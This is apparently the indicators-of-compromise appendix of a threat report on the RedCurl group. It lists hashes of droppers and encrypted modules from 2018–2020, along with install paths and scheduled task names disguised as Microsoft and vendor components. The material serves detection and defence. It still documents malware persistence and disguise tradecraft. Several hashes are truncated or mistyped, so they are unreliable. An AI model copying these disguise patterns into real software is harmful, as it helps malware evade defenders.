	MD5: aa625ac2df396bb478eeee6a875083dc6 SHA1: 1e799d277564f5e2dc02765d67baa2b001eb3c14 SHA256: 9bfda16318e0a1875f2c527196e6ecec8b818663bbfd26b40ae2c310aa234834	Encrypted RedCurl.FSA
	MD5: fd3f1940afc2b429bc56c0b55f356944 SHA1: 9544021eca90f2b61c00b1f3d964eada46c4069f SHA256: dac83995f978a8917bca8577ddcbb43efdb9889db82d112dd547e0d52d277866	Encrypted RedCurl.C1
	MD5: 8048a791b5946dd68a1fc8ca5358ec75 SHA1: 0536f010e53e68844875d635b9af896b98b7b7f9 SHA256: 7e0221f3bfeec83733324479380677fe0f86fc8f35a98d45bc91f1408eff421b	Encrypted RedCurl.C2
2019-07-18	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 40ef07b3221d9846d892c42d10b7220e SHA1: e8c2b3f99fccd983fb8245d9523687e6f3d9e7c0 SHA256: fb590ffe5abbbae1e44f7db0081d4fb63b9be88c33cbeed7e8b61af6fb9d184f	RedCurl.Dropper
	MD5: f215b71695e8f5f4ddf50466e853cc42 SHA1: 37bd8f99b48d3c4ba2d961a2845500d49f6d0b67 SHA256: d8e25f8abb73f4c14c80d65fcb26cefca276ddbf184145be5dca2ed553c784b2	Encrypted RedCurl.FSA
	MD5: 313ede2578a6d8ab5a1b558a78759085 SHA1: eab481f339cd5f64bc91c7718ccdc7997bb717d6 SHA256: c12e73c1422138b496c4632115a69acfad3a3603979bf78f6f54ed7a2da ce22b	Encrypted RedCurl.C1
	MD5: 3becc75bfd9c8d3fd19b8486ba980ce4 SHA1: 5ded57eb26d53926338f350e5ff3c5b97c355b SHA256: 20bde46e621f2c18402d9f32ea8021525b8f0af27977210c0fde74c6c0117d36	Encrypted RedCurl.C2
2019-07-25	MD5: ***** SHA1: ***** SHA256: *****	*****

Date	Hashes	Classification
2019-07-25	MD5: b096449ed0ca654ae166bc141bd22335 SHA1: c9f2ed153f54faab782fde4d7b99b8a76165b43b SHA256: 9a1660ba58e40a6bff8db84d43fbd4bf5c950dd2473021dadfde20f100641e1	RedCurl.Dropper
	MD5: da62ada98b1b0c6ecb5d47eab1e9519e SHA1: 3e8594a9ae1b779502dad2783a32be3708121ee6 SHA256: 67ac0312de78b8f3d8cb3202cf109a19593407cba10d53d24e21750b77463b7a	Encrypted RedCurl.FSA
	MD5: b1479513a24a37e4e3b0c38d6535cf21 SHA1: 6a3132c2d2663c70cbf91c3b6e412de6a9b2000f SHA256: 9f73b30c0c8fca4950ac7de0497fec3104fb747df07550125987e546ec39ff84	Encrypted RedCurl.C1
	MD5: b2e91b4b714adbe826dbb5692db78453 SHA1: 8a7dc93cb358dfa3ede7ebe6215200541a5d2350 SHA256: 0ab7a99db824bc6435f6c0b9b8228398e50c572620f40e392e4afdf163133274	Encrypted RedCurl.C2
2019-07-25	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 98e9ab41cc8756fb15edaf879200d414 SHA1: 18f5abb55e372c59d35665b125a3facd39406d0a SHA256: 47ea69945bbeb18bce1c0446f00cc6b2ed29836238a8c76b1078fc4f6e2a08d2	RedCurl.Dropper
	MD5: 484bb302a2ca940f562be418e1b67eee SHA1: 1d4b869153121c47b97901dfe9b0a595d3a41b65 SHA256: 3cae215d0fb22e64034a7c5364a5498d31a8409ec46621809855c057c88c6f91	Encrypted RedCurl.FSA
	MD5: 948ccaba625e5073730cef8c0d21f894 SHA1: a31c0046f06c9274adc322363045b7a6e01ccc9e SHA256: a06cd437c52eafc2f577ab4598e590990cfda4dd9eeb5a20ddd2376ff873638d	Encrypted RedCurl.C1
	MD5: edab30e2d72f62f9056398e85d31195d SHA1: af8e1aa9e57b2dae655b6b2a0c3b3ec15878a57d SHA256: 1c1608cb2e48e68cd961994484de3aed68b35b1c5f118040f0336a5eba9d50af	Encrypted RedCurl.C2
	MD5: ***** SHA1: ***** SHA256: *****	*****

Date	Hashes	Classification
2019-07-25	MD5: dcf33e6f22ed5a24fb8e2c507770f278 SHA1: 19a1b5c4153bbe082b43688f57b4a02ffbc3f06c SHA256: 82e21853c392a31ec1751e58bd98abb50ecfb19afc7d6bb6e9e4f0cc4538eda5	RedCurl.Dropper
2019-07-30	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 3E36E2AF206B6C41847161C58C777554 SHA1: 679A71094CD62D342CFD189F178E7D8CDDC5DOC1 SHA256: 6EA64629B17DA6923AD58680CE769B545E9A75E3FC7B86CB9756B1D3E85D7A2D	RedCurl.Dropper
	MD5 f2fe7442b9017dcfe146ebea85a631e7 SHA1 a608509665e6f07e407c636fdafc9a364df9ba89 SHA256 Of3e14d24ef31e6acdd491a5406818a4526741e04d080b6c2d28547ec9fb42d5	Encrypted RedCurl.FSA
	MD5: 8734bfe951847a5b577f01088c5cc803 SHA1: 6ed0375d527cc8855f435777f68d4924cf24957b SHA256: fe1dbf4420d247b7e55b9a313b83d7ec9833efa1e1c7d169aeeb7a5ef32c8c09	Encrypted RedCurl.C1
	MD5: 2c100f7835627ab7acb5cb58dfd04b8d SHA1: f16bc12267399b61e779a380962372ba403b0ff9 SHA256: 22bbdd147f52ab3e93380ba788fb605ae7f2e94ff378b7b264636b84162ed6	Encrypted RedCurl.C2
2019-07-31	MD5: 4adf6dff493427be125d6708a93151aa SHA1: 08d429f8ba3218b9442f6c00d33988fe8d924cab SHA256: 3a27ed7030ec08fd35c6c3ffd7c89bb2a40569c09841f11f20c0645edf376904	RedCurl.Dropper
2019-08-14	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 973579883D19696C3B4286E74D8FA062 SHA1: 3580DD6B213C6EFB86F6DFCD9A39EF850C47E503 SHA256: 4DCB6F2DC401095B730FCFA50098E05C407C1AF2376AC2483EE1D813D6524CBE	RedCurl.Dropper
	MD5: ecff12e894d75e21f86562cd76a9a102 SHA1: b3dea7c6d31b4e1acf07befe2b937e545faa1172 SHA256: 65c95bbd3cd3bd6b7bdbd05394a4cdb7fee2b2d43953bfbf23bf5fbd29412736	Encrypted RedCurl.FSA
	MD5: b661d7367b778ba69941424d4bffb09 SHA1: 276b97c5805d932e19b5156e93d3054ca2403c58 SHA256: 9ea46aa8cc4c26000b83ef445e296938fd81f2a322f7cde8a0220b4f20c0d973	Encrypted RedCurl.C1

Date	Hashes	Classification
2019-08-14	MD5: 8b16f157d0f07819ada6896fed86d5d3 SHA1: e10da81bf3b5d4864d6e339dff2aaf84b416f29e SHA256: 90583fa223fb3c5a86169e0f672266bbda3ddc8a4cc59662f58be00b313b0c72	Encrypted RedCurl.C2
2019-08-06	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: dcc0098c95e58a6bf95f0cfe70a4f476 SHA1: 5e950dc125984ce19136d99dd87baaf943c3a8b7 SHA256: 86b4e9a8a20ee49ae49df514ad768b12d4ebb042bb749eee19e6736a68554bac	RedCurl.Dropper
	MD5: 78965056e42a035de01a7fc420d9bb97 SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290 SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373	Encrypted RedCurl.FSA
	MD5: 5e29db24d44311463fdeea35aa6cd61c SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352 SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56	Encrypted RedCurl.C1
	MD5: b2ac2fad617b22f11b19bd24c50c4e8c SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321fc8db1fe4fc3	Encrypted RedCurl.C2
2019-08-08	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 78965056e42a035de01a7fc420d9bb97 SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290 SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373	Encrypted RedCurl.FSA
	MD5: 5e29db24d44311463fdeea35aa6cd61c SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352 SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56	Encrypted RedCurl.C1
	MD5: b2ac2fad617b22f11b19bd24c50c4e8c SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321fc8db1fe4fc3	Encrypted RedCurl.C2

Date	Hashes	Classification
2019-09-12	MD5: e2d981da14863ab47345eb8534c8e3a1 SHA1: 5bea907808d30369f60e7902a1b4906ded699897 SHA256: 18e43031ee4ed50a773780e32e354ae5222988f675e3d51a1329df4f84d61578	RedCurl.Dropper
	MD5: e315ea0ad5aa2556e4b0f68afe989acc SHA1: 3606849f0d6ec485579a8c6c136707e6c85ec473 SHA256: 57441a44625855340c0bdf1b6f5e69a520e4e3041064e3322b219a1b73cbbc2	Encrypted RedCurl.FSA
	MD5: 04055917ce47645427b4f4ca84fe1e51 SHA1: 21f23c97bb3d008baf5b276a847ede51fef8cc3 SHA256: e75d03e6db53644e9d24838dd1c70d9f8687661fc850e6154dcd66ebb0671333	Encrypted RedCurl.C1
	MD5: dc8544751117ef6c0d320fbc9e4a2db SHA1: f2e3d9700b0303cc1f57a7802b36420e79b25ce6 SHA256: cd2f32ed533d4edba9874736f8eb3431042ec5af0674740b83c93af623f5b0b8	Encrypted RedCurl.C2
2019-09-23	MD5: e7d27d0d682d8bb56b29b34e3eda03d7 SHA1: ef8b6293111eb3fd2244307d95e8278b31778a78 SHA256: c7df2c96c74e712cb3d33264f0f80140471b281c6fa7bbad313b74da048d828a	RedCurl.Dropper
	MD5: f2e33472eb55f22a5c1eb1dd2dfdca8c SHA1: 1e82f8862e2d0884d20fbc9d9d751c5924403e SHA256: 8842744141a91b8acda0ef7f7b2437049b14ada2887213f3d3eb5efff3ccc	Encrypted RedCurl.FSA
	MD5: acb1882549b7556259bf7f25c7fbf077 SHA1: aad0f1ce8cae3b0dd12f5a70f1ef495fd7269a1a SHA256: 9d405df68f1f017be0743a4db478d266b11cb804b4a6f5219f1caa67fe866a78	Encrypted RedCurl.C1
	MD5: 7c0ec47f4b6acb597954b8f6befe33f1 SHA1: 1644b15cdda74505f5a06ccbe1c5615db11f2558 SHA256: 18d6e0d073a6cfa2ae882df7b9821b424043c92be304332dffe346aa25225ba3	Encrypted RedCurl.C2
2019-09-24	MD5: 0bd8e164a95532bb2817bf2e056cc0f1 SHA1: 403f8b0f9bb5e8a80651743ab274c63fa930c3bf SHA256: 3e143dfbc61ca565569cb5d997588da702f5b2a7293902695cab52374cb4c7bf	RedCurl.Dropper
	MD5: 553ee9ce533f0a103e644c6881eff81c SHA1: 1eb09787262722d8684db5c008066c9b69b15b94 SHA256: 1d5a6fbc0514ae637cafd327aead8c01e000a8d9c80bd0be8faa21217b9ec412	Encrypted RedCurl.FSA
	MD5: 774e762e8546c569328a1d550cd9479e SHA1: 0e8fe9dcfd88c89632f813227ecd9299455bec86 SHA256: b4c8079dbe2a1b3d04f9656df1d47eaeecf3dbc4cb8ecef71a8fbba547cd2df	Encrypted RedCurl.C1

Date	Hashes	Classification
2019-09-24	MD5: 313a8aad53478e141011934a3ead2ed6 SHA1: f47a3e557813139b0202bb7e1bef7d1e5564f3d6 SHA256: f5958605365175b6eb9da3544778b8e100cbebb3d2e1f9788d25df71d5394d2d	Encrypted RedCurl.C2
2019-10-15	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 5050484c1f18d65059ff7e01dc162bf6 SHA1: 3c34b35c9bf5e73cb702d6c2f7cbd96d2ee2f5cd SHA256: e77c4990b3863e789efc1b064a8387e7c71e74bc5f960045f64b5b1dadbfc213	RedCurl.Dropper
	MD5: e3ac036fe4ac10813914b1cca52d1de5 SHA1: 8711b71fda59b5b75176b436d2498d57c59d1389 SHA256: b0b9fb1aaabf4a45e9f8dada75e7fee04aa61ead9432340bb9c5f92161a6372d	Encrypted RedCurl.FSA
	MD5: 36fb611a076da404f61ef667a12cac55 SHA1: 36de37b3117e1f8e9df4749b2de886aef968511f SHA256: 3a4ab011bb5c5c24852ab21abe635f2969ac9452e354d22da1cbb793b63c3278	Encrypted RedCurl.C1
	MD5: 868d9d2bd0d11843e5a381b1873508cb SHA1: b0eb8d3d80e503708a19a891b5ba11a9b55e54f6 SHA256: b24955832b9fb277166535531773f52374f54bb7d6645687e4e03d0cea460f6d	Encrypted RedCurl.C2
2019-10-18	MD5: fe8dceacfbf2dc4d874359ef6fca2de1 SHA1: 82ffae3656dfc3422462797bb3b21a0752f3dcb0 SHA256: 34850b3ef6947fdae35523431690acb7da9543d209947ffb412307f1eba518ca	RedCurl.Dropper
	MD5: 25f4359b5201295ac56dcf234800a3d9 SHA1: 11c62b38f40faa6961be9ec2df8af1344c672233 SHA256: 88caafdca263af4b7f6d6b952b16093b059cbcd13ef26eabf096659dcb96e48	Encrypted RedCurl.FSA
	MD5: e31512cb72b081f51e214f7d2496c0e1 SHA1: 3a4ba61af6cbc627dd450ed74e58cdcec3aee076d SHA256: 204d0bda0637e8a29970ce8123500cb7ff3d2c60d24a79ed4550f5c2c4a6d83e	Encrypted RedCurl.C1
	MD5: 7086d00950105c9530bff7375b8464c3 SHA1: 46e50da34773d0960dbedfb4598762b233725bbd SHA256: 4bd0943312cbf137da2286efd6e1892235d0cafe2b7472509c80cf5a2b90c8ff	Encrypted RedCurl.C2

Date	Hashes	Classification
2019-12-20	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 5f49e06a5a03f67eb476b66ab461f116 SHA1: Od0938ce0b6a2150ba3e02d231b9dafd5aeea69f SHA256: 4bef36d87e4a7f3e0f4fedacedb0f914c173e28718a413106de9972e2e29cebf	RedCurl.Dropper
	MD5: e2ce59cd2a36a5dfa2bc3ab8a8d9eca8 SHA1: 25ec727de33683062e1e4afa11269fc6f61ea2b9 SHA256: 10ab87fa526ff9d0458cc4ad51712cebd0733d56cb6475ca5434e7afe07459c4	Encrypted RedCurl.FSA
	MD5: 73340f09829b923c5a8c3468e166e49d SHA1: 2991873bd471a288379b2ddc3d03fa9a415e0eac SHA256: 2c10d7a916fddae6baaece992a1a12e2c76fa9da82e322b68aadd31c85dd48c7	Encrypted RedCurl.C1
	MD5: c45df36255f57e31aeabd723e03bbd08 SHA1: 4cb87f3d29b83620c96b67e4531120063438af01 SHA256: 5aab509c14e9a6a63c4ca318d681be252bc406018d50f0b7b204bfb63d73652	Encrypted RedCurl.C2
2020-02-20	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 5e694e86bf0bc3e55f5a65d6684e1631 SHA1: c47522b3923173881f52dddacd48acd88359f23a SHA256: ffc76831a7c5279ea1465f8f5f01a249052721a6618c8dc1ba68f3ea3d062cce	RedCurl.Dropper
	MD5: 2a5365dc4344c258196dfdba5d783db0 SHA1: 0782da50a5ddf8551adc5957896a0406abc8ad16 SHA256: d90d3d5c18bb8b9ba31be1a82fdbbc7df4d37e7d05873e18843229e27b0501991	Encrypted RedCurl.FSA
	MD5: 2d484bd4ea9e4d3853f0e91e062d980b SHA1: a31317e167c445fc09a2fb04a8eff66f038f921f SHA256: 7c99c0a7882da8d88c175ce4a34d2cac80bcdb7a2fa5f3815b01885546b9e205	Encrypted RedCurl.C1

Date	Hashes	Classification
2020-02-20	MD5: a1fa93c9650044ed71bbda18bdf5f61 SHA1: 19fd1b5c9d7f3f2ff9bad94381a2a4c19247dfd3 SHA256: e5feb61cadf77531c1d424ea780deb54b802791bbd7bec640989468ff7f598af	Encrypted RedCurl.C2
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: c47104f9c669454e7b48d2c717d949da SHA1: edfc60a54fda49fa43a6e0d8ed5a14e181278617 SHA256: 5bfb89aa7b1014a239733f04c5c93d8ff3835d68c9ed12cd87e5a2f700c2ad43	RedCurl.Dropper
	MD5: 808f2e36caaa5c2e88c29cf0e634e2bb SHA1: 84051063cf4e11cef9ec8c3ce81d4a2a4b36348f SHA256: 0313e9c6db0d200fc52cf45444d7f0b4e2415091a09f11c77d93ff0ca5f466c5	Encrypted RedCurl.FSA
	MD5: 1c3a60db0b174963dd01953c55804411 SHA1: ccc8176dd2cc0d7831d153f9d9399b4712e6da5b SHA256: 03ffd05b057f837ca6a110ad6ee3c3abaf240e4b28ba6a161dad824dfe9f86aa	Encrypted RedCurl.C1
	MD5: 04a1c0704b549581e3029634ea2ecf07 SHA1: 6343000188465aa07d92639f812f7ccf0ed56cf SHA256: 95d95e0df11486a4ac675dadad541848435327a1f9eed331bba808179821d740	Encrypted RedCurl.C2
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 47db515e537b88184f450bd352cb7e6e SHA1: d9d6001515073a6fda28958f5990091733662e17 SHA256: 4cff712afedaf492ffc01c1d96d0ec3fa08e7a361787fd97971313a8d201ebe1	RedCurl.Dropper
	MD5: 65693ff4d81af47db2974ade7db857e0 SHA1: 2dd90d341d80edef4fbee339c856caec3001056f SHA256: e29ccda7507adc5479d4413c9486b2217b4c2e415be5f03259540359d7b2c6aa	Encrypted RedCurl.FSA
	MD5: 24b5427d7e147de61d6b2b535aa1028f SHA1: ff054cc435c8007f3238bee5ab40b95675ee8208 SHA256: cfabe2d5bee9367fd7a8a6882c3ab0fbd897520e44ce67cc40d60b02f8f19d04	Encrypted RedCurl.C1
MD5: a3d0c95a34ebf46b313c26ea7ca79288 SHA1: 7bef4606d73bd77b8d1d5b6b7a08f8869190d49d SHA256: f66c8d0fdc5d436a5c284d36d36cfe3cc7e1f7efcca5a7274a58bf1cd5ffd4b8	Encrypted RedCurl.C2	

Date	Hashes	Classification
2020-01-21	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 95a5fba13ae88e43f460c9fba7328670 SHA1: 47dc335be7c9c114c6061fd72b8b76cf87e63e72 SHA256: 10558d1be5fcdf108240ebe1f8a53ecb0c4acc82e7f3ab6885b00dc1029b7fcf	Encrypted RedCurl.FSA
	MD5: 4fff5bd6c746139406279f764504cd9c SHA1: 2f7581666f5a7ccc6afa3a1ac7cc1994f78a7ae2 SHA256: 4f984cf3589903887f0b221b1db5ef7c47e7bce9568a5a8070aea8f42fb31fe9	Encrypted RedCurl.C1
	MD5: d3de39a4482cfa3f051f418a10e1994e SHA1: 91210c365e4ceaaef5aeb595f30c53d573a27943 SHA256: d4a7943abb06b42b731c22bb8fd5c49fb714dcac11cbeca1e81c5781f62ff5b6	Encrypted RedCurl.C2
	2020-03-25	MD5: 082f4383801b79279e82b718c672a452 SHA1: ce178c77370e9654c810c5a67fa55d2e0bd0a7f4 SHA256: 24b6308438b081c77338a917b907d57a3f5519b6008167e6c1b3d9d02cd4a38a
MD5: a75871000b944b87fa0aee37cb20facf SHA1: c25194f9c547a85a9ce7a7dd752427b33a16c0e7 SHA256: 15417751a35972f2e54123e97440a8acf24c26bbd9d8521cc88fb7498b54b567		Encrypted RedCurl.C1
MD5: e000ab9fa0bf5e01ba353bba14fac8f1 SHA1: 51d60a7da40c11e37b31462e6b78f909e84d85f4 SHA256: 22d9328d4e9da55db54576ab52eb6837c20bf034e045e5f078b00e77c362aef		Encrypted RedCurl.C2
2020-07-06	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 12ec7e6876dc86f158f448ebfba9e0eb SHA1: 464a8c086279357ad41e15180ae0d4881cf4871f SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d	RedCurl.Dropper

Date	Hashes	Classification
2020-07-06	MD5: 65167ef2ac035b8205e657a31b3c8ee5 SHA1: aa21dc970461c653bd24e75a1440f6893bbaf747 SHA256: df621643336947405b6f0d66927730a51267c39b6978ac732f9dc79417fba464	Encrypted RedCurl.FSA
	MD5: cda007d68777e193827ab87cb00c4726 SHA1: 25a3d8aacc4bb40fd3a42ab7fa80c180324ac90b SHA256: 7476fe7f7750f5fcc2eeb66b3626377957f0a1e92d621cb4db2352b6595722c7	Encrypted RedCurl.C1
	MD5: 12ec7e6876dc86f158f448ebfba9e0eb SHA1: 464a8c086279357ad41e15180ae0d4881cf48717 SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d	Encrypted RedCurl.C2
2020-07-10	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 1a0b622c4f2805b601655f7fe0dabf6 SHA1: 8fc49c58aeb70943da579e6985b64d78a56f6958 SHA256: 61f981e15bae9b0643262f16a124cb490f51d0040267d41e17c6b83f2b9d437c	RedCurl.Dropper
	MD5: 4071bf66e07cd4a7feadd316f91cfd56 SHA1: b9c762e7e65b4cdcac054fa424b2219f8ecf3b78 SHA256: edfa39f931ec45f71a4b6cc6b473f046a384ff05637a1eb0a5a4c1608c044cf	Encrypted RedCurl.FSA
	MD5: db602ed8ba5890f162dc3546847646b1 SHA1: 7fee558c6d6668e67e75dd94a2d7609c287ec756 SHA256: 7bdd5815e2fbe8ff71897dc0f56a980d9931731f4bcc45ea7782545debb556d7	Encrypted RedCurl.C1
	MD5: f04cf464ddd719dce94640cc4b6e866d SHA1: 19d0afc92e3e98e3ed5e1db9aed21da791245e8d SHA256: 660f8efbf3f5e408092ead5933bcb80bd220d91d3233ec162ebf725fd0bc82f6	Encrypted RedCurl.C2
2020-07-14	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
2020-07-14	MD5: 979eaebd1510996ab834e3471fdaab5b SHA1: 23e813e43dc67b50a7d00f76223c1fc56fe1abbe SHA256: bba4e8a3f2a05d5bb543b765c7964e33ba02e8a895bfc64976f6ae9412a99464	RedCurl.Dropper

Date	Hashes	Classification
	MD5: 040cb066f2cdfc579c9be86128ceb8ff SHA1: b1a79cce4a75e46830f52fedc67b2a3209eb78bb SHA256: 016b42c3f7f1c3bffbcec2228994ca36397f5e0f5c26132c297bae7e5dd787da4	Encrypted RedCurl.FSA
	MD5: b5d0f72dc1bda1727d88c51cf16ee8c1 SHA1: 729c83d7986eca76536e3b318233945a7febaff8 SHA256: cf2b96927b6f3bf3bb169200e047b6337a256012f350b6f5b5b8bec37100f951	Encrypted RedCurl.C1
	MD5: 662493e155284d654d61e2923efeeec4 SHA1: 09bd864389edcc7585a42950e32619c31b1ac34a SHA256: 2c69410c0d45561d286b67f7848811b551dd659d62fef7cb1711875d3c1c0a3a	Encrypted RedCurl.C2
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****

Path

Date	Path
2018-06-11 / 2018-07-04	%LOCALAPPDATA%\Microsoft\Control %APPDATA%\Microsoft\Check %APPDATA%\Firefox\Update %LOCALAPPDATA%\Microsoft\Control\tmp\1 %LOCALAPPDATA%\Microsoft\Control\tmp\2
2018-07-18	%APPDATA%\Microsoft\Check %APPDATA%\Firefox\Update
2018-12-01	%APPDATA%\MSSched\
2019-07-02	%LOCALAPPDATA%\Microsoft\DiskDiagnosticSrv %APPDATA%\gbtregmainsrva %APPDATA%\Microsoft\regdevpchk
2019-07-10	%LOCALAPPDATA%\Microsoft\NetworkStateChangeTask %APPDATA%\PowerEfficiencyDiagnosticsF %APPDATA%\Microsoft\EduPrintProvF
2019-07-18	%LOCALAPPDATA%\Microsoft\ControlLocalTimeSvc %APPDATA%\RealtekNetDrvCheckHostA %APPDATA%\Microsoft\IntelWirelessHostB

Date	Path
2019-07-25	%LOCALAPPDATA%\Microsoft\CleanupTemporaryStates %APPDATA%\ADRMSRightsPolicyTemplate %APPDATA%\Microsoft\VerifiedPublishersCertsStoreCheck
2019-07-30	%LOCALAPPDATA%\Microsoft\WsSwapAssessmentTaskF\ %APPDATA%\IndexerAutomaticMaintenanceF\ %APPDATA%\Microsoft\EnableLicenseAcquisitionS
2019-07-31	%LOCALAPPDATA%\Microsoft\msftavchecka %APPDATA%\SystemSoundsServiceb %APPDATA%\Microsoft\HybridDriveCacheRebalancec
2019-08-14	%LOCALAPPDATA%\NetworkStateChangeTask %APPDATA%\PowerEfficiencyDiagnosticsF %APPDATA%\Microsoft\EduPrintProvF
2019-08-06	%LOCALAPPDATA%\Microsoft\CalibrationLoaderU %APPDATA%\MsCtfMonitorFrameworkH %APPDATA%\Microsoft\QueueReportingErrorM
2019-08-08	%LOCALAPPDATA%\Microsoft\CalibrationLoaderU %APPDATA%\MsCtfMonitorFrameworkH %APPDATA%\Microsoft\QueueReportingErrorM
2019-09-12	%LOCALAPPDATA%\Microsoft\PropertyDefinition %APPDATA%\UsbCeipCons %APPDATA%\Microsoft\MDMMaintenanceProgram
2019-09-23	%LOCALAPPDATA%\Microsoft\GeneralizeDrivers %APPDATA%\WorkFolders %APPDATA%\Microsoft\PCMobilityManager
2019-09-24	%LOCALAPPDATA%\Microsoft\DevicesSettings %APPDATA%\CertServicesServer %APPDATA%\Microsoft\DDClient
2019-10-15	%LOCALAPPDATA%\Microsoft\VerifyRecoveryWinRE %APPDATA%\HPComp %APPDATA%\Microsoft\drwats64oauthb
2019-10-18	%LOCALAPPDATA%\Microsoft\DiskDiagnosticData %APPDATA%\AikCertEnrollTask %APPDATA%\Microsoft\DataIntegrity
2019-11-27	%LOCALAPPDATA%\Microsoft\MSSharepointProducts %APPDATA%\Microsoft\MSSMConf %APPDATA%\CTXWorkflowStudio
2019-12-20	%LOCALAPPDATA%\Microsoft\MemoryDiagnosticService %APPDATA%\BitLockerMgr %APPDATA%\Microsoft\DiagSvcMgr

Date	Path
2020-02-20	%LOCALAPPDATA%\Microsoft\SvcRestartTaskNetworkSrv %APPDATA%\Microsoft\ResolutionHostc %APPDATA%\UPnPHostConfServb %LOCALAPPDATA%\Microsoft\SetSyncSvc %APPDATA%\MSEntmgmt %APPDATA%\Microsoft\PTI %LOCALAPPDATA%\Microsoft\SpaceManagerSrv %APPDATA%\DiskDiagnosticData %APPDATA%\Microsoft\SoftwareProtectionService
2020-01-21	%LOCALAPPDATA%\Microsoft\OrchestratorUpd %APPDATA%\RegSVR\ %APPDATA%\Microsoft\MSCTFSvc
2020-03-25	%LOCALAPPDATA%\Microsoft\WinActDiag %APPDATA%\Microsoft\EnterpriseManagement\ %APPDATA%\ADRMSManagement
2020-07-06	%LOCALAPPDATA%\DeviceDirectoryC %APPDATA%\AppxDepCltn %APPDATA%\Microsoft\CUAssist
2020-07-10	%LOCALAPPDATA%\DirectXUSR %APPDATA%\Microsoft\CloudExperience %APPDATA\CertificateServ
2020-07-14	%LOCALAPPDATA%\servcomptm %APPDATA%\Microsoft\WindowsActionDialog %APPDATA%\AppID

Tasks

Date	Task
2018-06-11 / 2018-07-04	Microsoft Windows Check Updates Status CheckTN1
2018-07-18	CheckU3 CheckTN1
2019-07-02	DiskDiagnosticResolverSrv DeviceDirectoryClitServ\RegisterDeviceProtectionStateCheck BrokerInfraService\BgTaskRegistrationMaintenanceSrv
2019-07-10	NetworkStateChangeTaskProv PrintingProvEdu\EduPrintProvTask PowerEfficiencyDiagnostics\PowerEfficiencyDiagnosticsTask
2019-07-18	ControlLocalTimeSvc INTELW\IntelWirelessHost RealtekNetDrvCheck\RealtekNetDrvCheckHost

Date	Task
2019-07-25	CleanupTemporaryStateTask VerifiedPublishersCerts\VerifiedPublishersCertsStoreCheck ADRMSRightsPolicyTemplates\ADRMSRightsPolicyTemplateSrv
2019-07-30	WsSwapAssessmentTask LicenseAcquisitionService\EnableLicenseAcquisitionTask IndexerAutomaticMaintenance\IndexerAutomaticMaintenanceTask
2019-07-31	SynaMonAppService CertStore\VerifiedPublisherCertStoreCheckBkp OfficeSupport\OfficeTelemetryAgentLogOnSrv
2019-08-14	PowerEfficiencyDiagnostics NetworkStateChangeTaskProv PrintingProvEdu\EduPrintProvTask
2019-08-06	CalibrationLoaderTask ErrorReportingFramework\QueueReportingError TextServices\MsCtfMonitorFramework
2019-08-08	CalibrationLoaderTask QueueReportingError MsCtfMonitorFramework
2019-09-12	PropertyDefinitionSync_ + Base64(%USERNAME%) MDMEnterpriseMgmt\MDMMaintenance_ + Base64(%USERNAME%) CustomerExperienceImprovementProgram\UsbCeipConsolidator_ + Base64(%USERNAME%)
2019-09-23	SysprepGeneralizeDrivers_ + Base64(%USERNAME%) Ras\PCMobilityManager_ + Base64(%USERNAME%) WorkFolders\WorkFoldersLogonSynchronization_ + Base64(%USERNAME%)
2019-09-24	RegisterDeviceSettingsChange_ + Base64(%USERNAME%) DriveDirectoryClient\LocateCommandUserSessionTask_ + Base64(%USERNAME%) CertificateServicesServer\KeyPreGenerTask_ + Base64(%USERNAME%)
2019-10-15	HPComputers\WakeUpAndScanForUpdates_ + Base64(%USERNAME%) VerifyRecoveryWinRE_ + Base64(%USERNAME%) MSFTSysSoundsServices\SysSoundsServices_ + Base64(%USERNAME%)
2019-10-18	Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%) CertificateServicesClient\AikCertEnrollTask_ + Base64(%USERNAME%) DataIntegrityScan\DataIntegrityScan_ + Base64(%USERNAME%)
2019-11-27	MicrosoftSharePointProducts_ + Base64(%USERNAME%) MS-ShareMapConfiguration\ComPartitionSets_ + Base64(%USERNAME%) Citrix\WorkflowStudio_ + Base64(%USERNAME%)
2019-12-20	ProcessMemoryDiagnosticEvents_ + Base64(%USERNAME%) Scheduled_ + Base64(%USERNAME%) BitLockerMDMpolicyRefresh_ + Base64(%USERNAME%)

Date	Task
